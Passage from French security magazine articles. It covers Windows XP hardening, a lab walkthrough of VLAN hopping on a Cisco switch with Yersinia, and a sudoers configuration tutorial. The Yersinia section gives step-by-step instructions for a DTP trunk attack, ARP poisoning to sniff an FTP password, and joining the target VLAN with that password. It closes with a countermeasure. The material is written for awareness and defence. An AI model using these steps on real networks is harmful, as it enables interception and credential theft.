  - Il est fortement recommandé de ne pas envoyer les réponses LM, mais uniquement les réponses NTLM ou NTLMv2. De nombreux outils sont disponibles pour *downgrader* une session SMB en mode LM et récupérer le défi/réponse correspondant (ex. : Metasploit smb_sniff, Cain). Un défi/réponse LM est beaucoup plus facile à casser qu'un défi/réponse NTLM, l'algorithme LM n'étant pas sensible à la casse.

NTLMv2 apporte, de plus, une authentification mutuelle entre client et serveur. Pour plus de détails, se reporter à l'article « *The Most Misunderstood Windows Security Setting of All Times* » [15].

Services démarrés

Un principe de sécurité que Windows XP SP2 n'a pas totalement respecté est celui de minimiser la surface d'attaque réseau.

Bien que certains services aient été désactivés par défaut (ex. : « Alerter » – qui s'est fait connaître lors des campagnes de *spam* via *popup*, ou « Network DDE » – largement obsolète aujourd'hui), d'autres services relativement inutiles continuent à s'exécuter (ex. : « UPnP » et « SSDP discovery »).

Désactiver les services inutiles est une tâche encore d'actualité. Par exemple, la désactivation du service « Serveur », inutile sur une machine qui ne partage pas de ressources, permettait d'être protégé contre la faille MS06-040 (cf. MISC n°28).

Toutefois, on notera que la désactivation par défaut des connexions anonymes dans Windows XP SP2 limite les possibilités d'attaque distante via RPC.

Il est malheureusement impossible de donner une liste « générique » de services à désactiver, puisque cela dépend de la nature du poste (fixe, portable, utilisant une imprimante locale, etc.). Là encore le *Threats and Countermeasures Guide* est une référence absolue.

Journalisation

Par défaut, la journalisation d'un client Windows XP SP2 n'est pas suffisante : aucun évènement de sécurité n'est journalisé, la taille des journaux est limitée à 512 Ko et la rotation s'effectue sur 7 jours.

Pour remédier à ce problème, il est nécessaire de configurer une stratégie de groupe dans la rubrique « Paramètres de sécurité » / « Stratégies locales » / « Stratégie d'audit », avec au minimum :

- la gestion des comptes en succès et en échec ;
- le suivi de processus en succès et en échec ;
- les évènements de connexion en succès et en échec ;
- les évènements système en succès et en échec ;
- les modifications de stratégie en succès et en échec.

La taille des journaux doit être étendue à quelques Mo au minimum, et la rotation doit s'effectuer en fonction des besoins.

Même si le journal de sécurité n'est pas exploité automatiquement, ce paramétrage permet d'investiguer plus facilement un incident de sécurité éventuel...

Conclusion

Cette (courte) fiche pratique se focalise sur l'essentiel de la sécurité d'un client Windows XP SP2. Les aspects de configuration plus politiques ont volontairement été omis, puisque spécifiques à chaque organisation. On peut citer par exemple les politiques suivantes :

- L'utilisation de clés USB est-elle autorisée ?
- Les logiciels de navigation sur Internet et de lecture du courrier électronique sont-ils les logiciels Microsoft ou des logiciels alternatifs ?
- Etc.

De même, les logiciels de sécurité tiers (antivirus, firewall personnel, HIPS et autres), bien qu'essentiels, n'ont pas été abordés.

J'espère toutefois que cette fiche pratique aura contribué à rétablir quelques vérités sur la sécurité d'un client Windows aujourd'hui, tandis que la plupart des documentations et guides de sécurité publiés sur Internet traitent les problèmes d'hier.

Notes

[1] *Group Policy Object*

[2] **http://www.full-disk-encryption.net/fde_govt.html**

[3] *Remote Installation Service*

[4] **http://www.microsoft.com/technet/desktopdeployment/default.mspx**

[5] **http://www.off-by-one.net/misc/cachedump.html**

[6] **http://www.toolcrypt.org/index.html**

[7] **http://www.foofus.net/fizzgig/fgdump/**

[8] *Most Recently Used*, liste des derniers fichiers ouverts par l'application.

[9] **www.cs.princeton.edu/~sudhakar/papers/winval.pdf**

[10] **http://support.microsoft.com/?scid=kb;en-us;885409**

[11] **http://support.microsoft.com/?scid=kb;en-us;909444**

[12] **http://www.microsoft.com/technet/sysinternals/Security/AccessChk.mspx**

[13] **http://www.microsoft.com/technet/security/guidance/serversecurity/tcg/tcgch05n.mspx**

[14] **http://www.toolcrypt.org/tools/thrashlm/index.html**

[15] **http://www.microsoft.com/technet/technetmag/issues/2006/08/SecurityWatch/?topics=/technet/technetmag/issues/2006/08/SecurityWatch**

Attaque sur les VLAN « Yersinia »

Aujourd'hui les systèmes d'information sont le point sensible de la vie des entreprises. Des métiers nouveaux apparaissent dans l'informatique comme les responsables sécurité qui investissent dans des équipements de sécurité style Firewall ou détection d'intrusions. Mais cela ne suffit pas à garantir un bon niveau de sécurité.

mots clés : *VLAN hoping / trunk / attaques niveau 2*

La sécurité réseau est de plus en plus faite par des VLAN (réseaux virtuels qui permettent de segmenter les réseaux Ethernet de façon logique). Ainsi, même si un Firewall est utilisé pour faire le lien entre ces VLAN, cela ne suffit pas pour garantir la sécurité, même si ces derniers font maintenant de l'analyse applicative, ce qui est un énorme plus. Les failles des protocoles de communication ne sont pas souvent prises en compte dans les schémas de sécurité. Aujourd'hui, des failles connues de niveau 2 viennent compromettre la sécurité fondée sur les VLAN. Il devient indispensable aux acteurs de la sécurité de bien les connaître et bien sûr de vulgariser cette information aux responsables réseau afin de bien configurer les *switchs* qui font du VLAN.

Portée du test

L'objectif de ce test est de montrer comment il est possible de passer d'un VLAN à un autre depuis un PC connecté sur un switch de niveau 2 de marque Cisco. Puis, nous verrons comment *spoofer* le trafic pour écouter ce qui se passe sur les autres VLAN. Ces attaques se font sur des switchs uniquement de marque Cisco et la faille se situe surtout au niveau du protocole *Dynamic Trunking Protocol* (DTP).

Principe synthétique des attaques de couche 2

Différentes attaques sont possibles en couche 2 : unidirectionnelles en déni de service ou bidirectionnelles qui vont permettre de *sniffer* le réseau et même perpétrer des attaques en *man-in-the-middle*. Ces attaques utilisent le saut de VLAN (double encapsulation 802.1Q) ou le saut de PVLAN (propriétaire à Cisco). Dans tous les cas, il est important de préciser que la plupart des attaques possibles viennent de l'activation sur les ports du switch du protocole DTP. Ce protocole est chargé de la négociation et de la réalisation des agrégations de VLAN entre deux commutateurs.

Cas pratique

Présentation de l'outil Yersinia et des protocoles

Yersinia est un logiciel sous Linux qui aide à réaliser des attaques sur les différents protocoles de couche 2 notamment :

⇨ *Cisco Discovery Protocol* (CDP) : protocole utilisé pour la découverte du voisinage réseau.

⇨ *Spanning Tree Protocol* (STP) chargé de la détection des boucles.


⇨ *Dynamic Host Control Protocol* (DHCP) : distribution d'adresses IP.

⇨ *Hot Standby Router Protocol* (HSRP) : gestion de la tolérance de panne au niveau des routeurs.

⇨ *VLAN Trunking Protocol* (VTP) : protocole permettant de gérer les VLAN de façon centralisée. Un *virtual local area network* (VLAN) est un réseau logique créé sur un réseau Ethernet existant qui permet de segmenter des ressources informatiques.

⇨ 802.1Q : Standard IEEE qui fournit un mécanisme d'encapsulation en définissant un en-tête pour la gestion des VLAN.

⇨ *Dynamic Trunking Protocol* (DTP) chargé de la négociation et la réalisation des agrégations de VLAN. Si DTP est activé sur un port du switch, ce port pourra à son gré faire partie d'un VLAN ou passer en mode *trunk* (le trunk chez Cisco signifie qu'un port du switch peut transporter l'ensemble des VLAN). L'attaque DTP consiste à formater un paquet DTP de façon à transformer un port configuré en mode *access* en un port trunk (transport des VLAN) donnant ainsi le pouvoir à l'attaquant de choisir dans quel VLAN il va mettre son PC en activant le 802.1Q sur la carte réseau du PC.



1 *Schéma du test*

Nicolas Audoin
Ingénieur sécurité et réseaux, académie de Poitiers

Yersinia possède trois modes d'utilisation : en ligne de commande, interface Ncurses (-I) ou GUI (-G) beaucoup plus sympathique à utiliser.

Yersinia met en œuvre des attaques de niveau 2 sur différents protocoles Cisco VTP, CDP, STP, 802.1Q, ISL et DTP. Les attaques sur les cinq premiers protocoles autorisent seulement du déni de service ou de la reconnaissance de topologie. Pour le dernier (DTP), une attaque permet de changer de VLAN et donc de pouvoir « surveiller ou plus » ce qui se passe sur un autre segment du réseau pourtant protégé par un VLAN soi-disant « étanche ».

Ces attaques sont possibles, car Cisco active par défaut la plupart de ces protocoles et particulièrement DTP dont on détaille le principe ci-après.

Principe de l'attaque :

Nous avons 2 VLAN de niveau 2 sur notre switch Cisco. Les PC dans le VLAN 2 n'ont pas de passerelle et sont donc « normalement » dans un sous-réseau étanche. Le VLAN 3 est également étanche vis-à-vis du VLAN 2, mais les PC de ce VLAN ont comme passerelle le routeur 10.1.1.1.


Pour notre test, nous avons mis le PC A sous Linux. Il sert d'attaquant avec l'outil Yersinia (version 0.7). Le PC B fait une connexion sur le serveur FTP en 192.168.1.253. Le but est de mettre le PC A dans le VLAN 3 puis sniffer (en spoofant) les connexions passant par la passerelle.

Déroulement de l'attaque :

Sur le PC A :

1▶ Lancer Yersinia en mode graphique :


Voici l'écran de démarrage. L'onglet « STP » est présélectionné.



2


2▶ Choisir l'onglet « DTP » :

L'écran suivant s'affiche. Si aucune information n'apparaît, c'est que l'attaque n'est pas possible. Si c'est le cas, peut-être que DTP n'est pas activé ou que Yersinia n'écoute pas sur la bonne interface. Dans ce cas, choisir la bonne interface connectée sur le switch.



3

Si une trame contenant des informations apparaît, on peut lancer l'attaque. Pour cela, il suffit de cliquer sur l'icône « *Launch attack* ». La fenêtre suivante apparaît :



4


Cocher l'option « *enabling trunking* », ce qui déclenche l'attaque DTP pour passer le port en mode trunk et ainsi voir tous les VLAN du switch.

Valider ensuite par « OK ».

3▶ Cliquer sur l'onglet « 802.1Q » :

L'écran suivant s'affiche (voir figure 5, page suivante).

On peut remarquer, dans la colonne de gauche, les ID des différents VLAN que l'on voit passer. Cela prouve que le trunk est effectif sur le port et donc que l'attaque sur DTP a fonctionné.



5


En effet, sans attaque, nous ne devrions voir que les trames du VLAN2, vu que c'est le VLAN configuré pour le port de notre PC.

On pourrait s'arrêter là pour la démonstration de l'attaque de DTP. Mais, utilisons l'attaque man in the middle contenue dans l'onglet « 802.1Q ». Cette attaque lance de l'*ARP poisoning* sur une cible de façon à voir les paquets IP des différents PC du LAN, même dans un environnement switché.

Avant de lancer cette attaque, il faut attendre un peu et regarder les différents paquets dans la fenêtre « 802.1Q » afin de d'identifier la passerelle du réseau. Avec un peu de patience, on voit pas mal de PC faisant une requête ARP demandant la même adresse, ce qui peut laisser supposer que c'est la passerelle. On peut spoofer autre chose que la passerelle (un serveur par exemple), mais il passe « des tas de choses » intéressantes par la passerelle !!!

Nous allons ensuite loguer ce que nous voyons en cliquant sur l'icône « Capture », puis choisir le 8021.Q et taper le nom du fichier où nous voulons loguer. Ce fichier de log sera au format pcap donc lisible par Ethereal par exemple (ou Wireshark qui est le successeur d'Ethereal).

Ensuite, il faut lancer l'attaque en cliquant sur l'icône « Launch attack ».



6

Choisir « *sending 802.1Q arp poisoning* »

7


➪ Mettre l'adresse de la passerelle à empoisonner dans le champ `IP to poison` (écrire à l'envers l'adresse : sans doute un bug :) ici : 10.1.1.1, donc taper 1.1.1.10 ;

➪ Choisir dans le champ `IP VLAN`, le VLAN où on a vu cette adresse : ici le 3 .

➪ Mettre une fausse adresse dans le LAN à spoofer pour notre PC. On choisit, au hasard, dans le plan d'adressage, l'adresse 10.1.1.7. Donc, on met dans le champ `ARP IP Source` : 7.1.1.10

Nous voyons maintenant les flux des machines qui transitent.

Dans mon test, le PC B du VLAN 3 initie une connexion FTP sur le serveur FTP d'un site distant donc via la passerelle de sortie. Comme nous loguons le tout, nous analyserons ensuite la trame avec Ethereal (ou Wireshark).



8

Choisir ***File open*** et sélectionner le fichier de log précédent : nous découvrons alors le contenu de la connexion FTP, dont le mot de passe (rappelons au lecteur, utilisez sftp et pas FTP !!!).

Pour compléter cette étude, nous pouvons mettre notre PC directement dans le VLAN 3 et ainsi profiter de la passerelle et discuter avec les serveurs et PC de notre choix. Pour cela, il suffit que notre *stack* IP supporte le 802.1Q. Si ce n'est pas le cas déjà, il faut l'installer :

⇨ `apt-get install VLAN`.

⇨ charger le module 8021q (`modprobe 8021q`), si on souhaite l'avoir au démarrage, mettre une ligne 8021q dans le fichier `/etc/modules`.

⇨ `vconfig add eth0 3` (crée une carte virtuelle dans le VLAN3 sur notre carte réseau eth0).

⇨ éditer le fichier `/etc/network/interfaces`, puis configurer l'interface eth0.3 en tapant les champs suivants :

```
iface eth0.3 inet static
address 10.1.1.5 (adresse au pif dans le VLAN 3)
netmask 255.0.0.0
gateway 10.1.1.1
auto eth0.3
```

puis monter l'interface : ifup eth0.3

Et voilà, nous pouvons par exemple *pinger* le router en 10.1.1.1 sans problème ou faire du FTP sur le serveur 192.168.1.253 (vu que l'on a un compte et le mot de passe !!!).

Bref, maintenant tout est possible. Nous nous arrêterons là pour cette démonstration.

Contre-mesure :

Sur un switch Cisco, il faut désactiver DTP sur les ports qui n'en ont pas besoin. Pour cela, taper la commande suivante dans l'interface où l'on veut désactiver DTP :

```
switch port mode access
```

Seuls les ports dont on aura besoin pour transporter les VLAN seront configurés en mode trunk.

Conclusion

Cet article montre qu'il est important de bien configurer ses switchs et particulièrement si on s'en sert pour créer des DMZ publics. Certaines sociétés créent des DMZ sur des switchs, puis les relient par un firewall gérant le 802.1Q pour faire la sécurité entre les zones (VLAN).

Cependant, si quelqu'un utilise une faille applicative d'un serveur en DMZ et prend la main sur ce dernier, il lui sera possible de contourner la politique du firewall si le switch est mal configuré. L'utilisation de DMZ en utilisant des switchs séparés sur les interfaces physiques du firewall permet de se prémunir des failles de niveau 2 comme explicité dans cet article.

Mais il ne faut pas non plus renoncer aux VLAN. Pour des raisons de confinement sur un LAN ou de déport de plusieurs réseaux (quand la segmentation physique n'est pas possible), le VLAN reste la solution la plus pratique. C'est pour cela qu'il faut bien faire attention à ce que les switchs qui gèrent les VLAN soient bien configurés.

La sensibilisation à la sécurité informatique des administrateurs système et réseau est donc primordiale afin de connaître les failles possibles qui existent aux différents niveaux de l'architecture d'un système d'information.

Liens

⇨ Site de Yersinia :
http://www.yersinia.net/

⇨ Site de Cisco concernant les attaques de niveau 2 :
http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking_solutions_white_paper09186a008014870f.shtml#wp1002364

⇨ Site de WireShark (anciennement Ethereal) :
http://www.wireshark.org/

Root ou pas root, sudo est-il la réponse ?

Tout administrateur d'un système Unix connaît la problématique du compte root : il a tous les droits. Pourtant, il serait bien utile de pouvoir déléguer une partie de ces droits à d'autres. Sudo [1] est l'une des réponses à cette problématique.

mots clés : *Unix / privilèges / subrogation*

Sudo : pourquoi l'utiliser ?

Sudo est un petit utilitaire qui facilite la vie de nombreux administrateurs. Il permet d'autoriser quelqu'un à effectuer une action en se faisant passer pour un autre. Cela peut vous paraître étrange d'autoriser des usurpations d'identité, mais, en fait, c'est bien pratique de déléguer une partie de ses fonctions (qui a dit tâches rébarbatives ?) à autrui. Cela permet aussi de fournir des droits à des tiers sans pour autant leur donner les pleins pouvoirs.

Des exemples *classiques* d'utilisation sont :

⇨ Autoriser le chef comptable (Arthur) à gérer ses files d'impression ;

```
arthur@hermes$sudo lpc down fact_02 && sudo lpc start fact_04
```

⇨ Rendre autonome les équipes (Marco et Stéphane GID : *backup*) en charge des sauvegardes ;

```
marco@athena$sudo dump 0uf /dev/nst0 /home
```

⇨ Ne pas travailler sous *root* tout le temps, ce n'est pas une habitude à prendre.

```
christophe@lugh$sudo tcpdump -i enc0
```

Mode de fonctionnement

Après l'installation de Sudo sur votre serveur (via un paquet, via les sources ou bien tout simplement s'il est installé de base), regardez les droits associés à Sudo :

```
---s--x--x  2 root root 93820 2007-03-24 21:33 /usr/local/bin/sudo
```

Vous pouvez constater que Sudo est Set-UID root. C'est normal, car c'est grâce à ces droits que Sudo peut vous permettre de changer d'identité. En effet, sous Unix, les processus ont plusieurs UID. Tout d'abord, l'UID effectif qui correspond à l'UID contre lequel les droits d'accès seront testés. Viennent ensuite l'UID réel qui correspond à l'UID de l'utilisateur exécutant le programme et enfin l'UID sauvé qui est une sauvegarde de l'UID effectif si celui-ci change. Sudo, étant Set-UID root, s'exécute avec un UID effectif à root et un UID réel correspondant à l'utilisateur exécutant Sudo. En fonction de la commande Sudo passée, soit le processus restera UID effectif à root, soit il fera une transition vers une autre identité à l'aide des fonctions `set*uid(2)`. Une fois les UID fixés, Sudo exécutera la commande voulue.

Sudo ne s'arrête pas à cette fonction de subrogation. Le but étant d'allouer des droits spécifiques à autrui, il ne faut pas qu'un utilisateur puisse élever ses prérogatives. Sudo inclut dans ce but des fonctions d'authentification (par mot de passe, kerberosV4/5, SecureID, etc.). Dès qu'un utilisateur s'est authentifié, un ticket est mis à jour permettant au dit utilisateur de rappeler Sudo sans nouvelle phase d'authentification pendant un laps de temps (5 minutes par défaut). Ce ticket est valide soit pour toutes les instances de l'utilisateur (sur le serveur) ayant réussi l'authentification, soit à l'instance de l'utilisateur sur le terminal à partir duquel l'authentification a réussi.

Toujours afin d'empêcher les élévations de privilèges, Sudo supprime certaines variables d'environnement ou bien vérifie leur valeur (`LC_` et `LANGUAGE` sont ignorés s'ils contiennent `%` ou `/`). Vous pouvez voir la liste des variables d'environnement nettoyées par Sudo en exécutant, sous root, `sudo -V`.

Si dans la variable `PATH`, les valeurs `"."` ou `""` (qui correspondent au répertoire courant) sont trouvées, elles sont ignorées sans que `PATH` soit pour autant modifié.

Une fois qu'une commande est exécutée via Sudo, rien ne l'empêche de lancer d'autres commandes avec les mêmes privilèges. Par exemple, si la commande suivante est autorisée :

```
alice $sudo vi /etc/shadow
```

Alice pourra, une fois dans `vi`, exécuter à son tour un *shell* root, chose que nous ne souhaitons pas. Sudo offre une parade, l'option `noexec`. Sur les systèmes autorisant les bibliothèques partagées et les fonctions de type `LD_PRELOAD`, Sudo appelle sa bibliothèque `sudo_noexec.so` qui émule les fonctions `execve()` et consorts. Ces fonctions ne font que renvoyer une erreur sans lancer d'autres programmes. Sur un Linux avec l'option `noexec` activée, si Alice essaye d'obtenir un shell root, elle aura le message :

```
Cannot execute shell /bin/bash
```

Bien s'assurer que cette option fonctionne sur votre système et que son utilisation ne bloque pas une commande. Il faut avoir à l'esprit que cette technique n'est pas imparable (voir `syscall(2)`) et qu'elle ne concerne que les programmes dynamiquement liés. Pour Alice, ce n'est qu'une difficulté supplémentaire.

Une autre fonction de Sudo est de consigner, vers `syslog(3)` ou vers un fichier, chacun de ses appels. Couplé à un serveur `syslogd(8)` central,

Christophe Plasschaert
cplasschaert@caramail.com

on peut aisément imaginer une surveillance de l'élévation de privilèges sur tout un parc de serveurs.

Configuration

C'est via le fichier `/etc/sudoers` que sont définies les autorisations. Je ne saurais trop vous conseiller d'utiliser `visudo` à chaque fois que vous voudrez modifier la configuration. Tout simplement parce que `visudo` vérifie la syntaxe utilisée et vous avertit en cas d'erreur (attention, la vérification est basique et la logique de votre configuration n'est pas testée).

Autre détail qui a son importance, le fichier `/etc/sudoers` est lu à chaque appel de Sudo. Si plusieurs règles sont contradictoires, seule la dernière sera appliquée même si celle-ci n'est pas textuellement la plus proche avec la commande Sudo complète.

Le fichier `sudoers` se décompose en trois parties :

⇨ les alias, l'équivalent des variables shell (Partie optionnelle, mais que je conseille d'utiliser) ;

⇨ les options de configuration (Partie optionnelle) ;

⇨ les règles dont nous allons parler tout de suite (Partie obligatoire, c'est quand même la fonction de Sudo !).

Voyons la syntaxe typique d'une règle Sudo sous forme d'une phrase :

Qui sur quelle Machine = (avec quelle Identité) et sous quelle(s) Condition(s) fait quoi ?

Décrivons chaque membre de cette phrase :

⇨ **Qui** [obligatoire et unique] : correspond à l'utilisateur qui exécutera le Sudo. Cela peut être mis sous la forme d'un *login*, d'un groupe Unix (Précédé d'un `%`), d'un *netgroup* (précédé d'un `+`) ou d'un `User_Alias` ;

⇨ **sur quelle Machine** [obligatoire] : est le serveur sur lequel le Sudo s'exécute. Il peut être défini par un *hostname*, une adresse IP, une adresse de réseau (avec ou sans *netmask*), un netgroup ou bien un `Host_Alias` ;

⇨ **avec quelle Identité** [optionnel, par défaut root] : il s'agit de l'identité sous laquelle la commande s'exécutera. Cela peut être un login, un groupe Unix, un netgroup, mais aussi un `Runas_Alias` ou bien un UID (Précédé d'un `#`) ;

⇨ et **sous quelle(s) Condition(s)** [optionnel, à choisir parmi `PASSWD:`, `NOPASSWD:`, `EXEC:`, `NOEXEC:`] : est une liste d'arguments affectant le comportement de Sudo.

↳ `PASSWD:` et `NOPASSWD:` font que Sudo demandera ou non une authentification avant d'exécuter une commande ;

↳ `EXEC:` et `NOEXEC:` qui active ou non l'option `noexec`.

⇨ **fait quoi ?** [obligatoire] : définit la ou les commandes gérée(s) par cette règle Sudo. Cela peut prendre la forme d'un chemin complet d'un programme (avec ou sans arguments), le chemin d'un répertoire (auquel cas tous les exécutables dans ce répertoire sont concernés par la règle Sudo, mais pas les éventuels sous-répertoires) ou un `Cmnd_Alias`.

Si des arguments sont spécifiés, ils doivent apparaître dans la commande Sudo pour que cela soit validé par Sudo. `""` représente l'absence d'arguments.

Chaque membre d'une règle Sudo peut être précédé d'un ou plusieurs points d'exclamation. Un nombre impair de `'!'` implique une négation de l'objet, tandis qu'un nombre pair les annule tous. Dans la description des différents membres d'une règle, j'ai abordé les alias. Ceux-ci sont des variables avec chacun un type bien déterminé (il en existe quatre : `User_Alias`, `Host_Alias`, `Runas_Alias` ou `Cmnd_Alias`). Les alias représentent des listes de valeurs propres à chaque membre (un `Host_alias` ne contient pas de login !). Chaque alias est mis sous la forme d'une chaîne de caractères commençant par une majuscule et composée de majuscules, de nombres et du caractère `"_"`.

Le mot réservé `'ALL'` peut servir dans chacun des membres d'une règle. Lors de l'évaluation de celle-ci, chaque `ALL` sera toujours validé quelle que soit la comparaison en cours.

Exemple

Partons des exemples du début et créons un `sudoers` approprié.

```
# Définitions des alias de machine
Host_Alias  PRINT = hermes
Host_Alias  SAVE_US = athena, hermes, lugh, mercure
Host_Alias  SGBD = mercure
Host_Alias  VPN_GW = taranis, lugh


# Définition des alias d'utilisateur
User_Alias  COMPTA = arthur
# Le groupe backup inclut les utilisateurs Marco et Stéphane
User_Alias  SAVE_RESTORE = %backup
User_Alias  SYS_ADMIN = chris
User_Alias  VPN_ADMIN = philippe


# Définition des utilisateurs cibles (En plus de root qui est celui par défaut)
Runas_Alias DBA = postgres


# Définition des alias de commande
Cmnd_Alias  PRINTING = /usr/bin/lpc, /usr/bin/lprm
# On peut répartir une règle sur plusieurs lignes en se servant de '\'
Cmnd_Alias  DUMPS = /usr/bin/mt, /usr/sbin/dump, \
                                        /usr/sbin/restore
# Içi seule les commandes tcpdump ayant comme premier argument -i encØ
  seront acceptées
Cmnd_Alias  IPSEC_TRC=/usr/sbin/tcpdump -i encØ *
# sudoedit permet d'éditer de manière sécurisée un fichier (Voir sudo(8)).
Cmnd_Alias  IPSEC_CTRL = /sbin/ipsecctl, /sbin/isakmpd \
                                        sudoedit /etc/ipsec.conf


# Modification de certaines options.
# L'authentification sudo se fera tty par tty et non pas globalement.
# noexec est appliqué par défaut à chaque règle.
Defaults    tty_tickets, noexec
# Une option qui n'est pas politiquement correcte mais uniquement
# lorsque l'utilisateur cible est root
Defaults>root          insults
```

```
# Et maintenant les règles :
# Le chef comptable peut gérer les impressions sur hermes
COMPTA                  PRINT = PRINTING
# et administrer la base de données sur mercure, soit en lançant
# des commandes en tant que postgres soit en devenant postgres
COMPTA                  SGBD = (DBA) ALL, (root) /usr/bin/su postgres
SAVE_RESTORE            SAVE_US = DUMPS
# Je peux passer toute les commandes avec sudo sans m'authentifier
# sur tous les serveurs sauf sur lugh et taranis où je dois au
# préalable m'authentifier.
SYS_ADMIN   ALL, ! VPN_GW = NOPASSWD: ALL
SYS_ADMIN   VPN_GW = ALL
# Mon collègue philippe, peut à la fois gérer et déboguer ces VPNs
VPN_ADMIN   VPN_GW = NOPASSWD: IPSEC_TRC, IPSEC_CTRL
```

Le mot de la fin ?

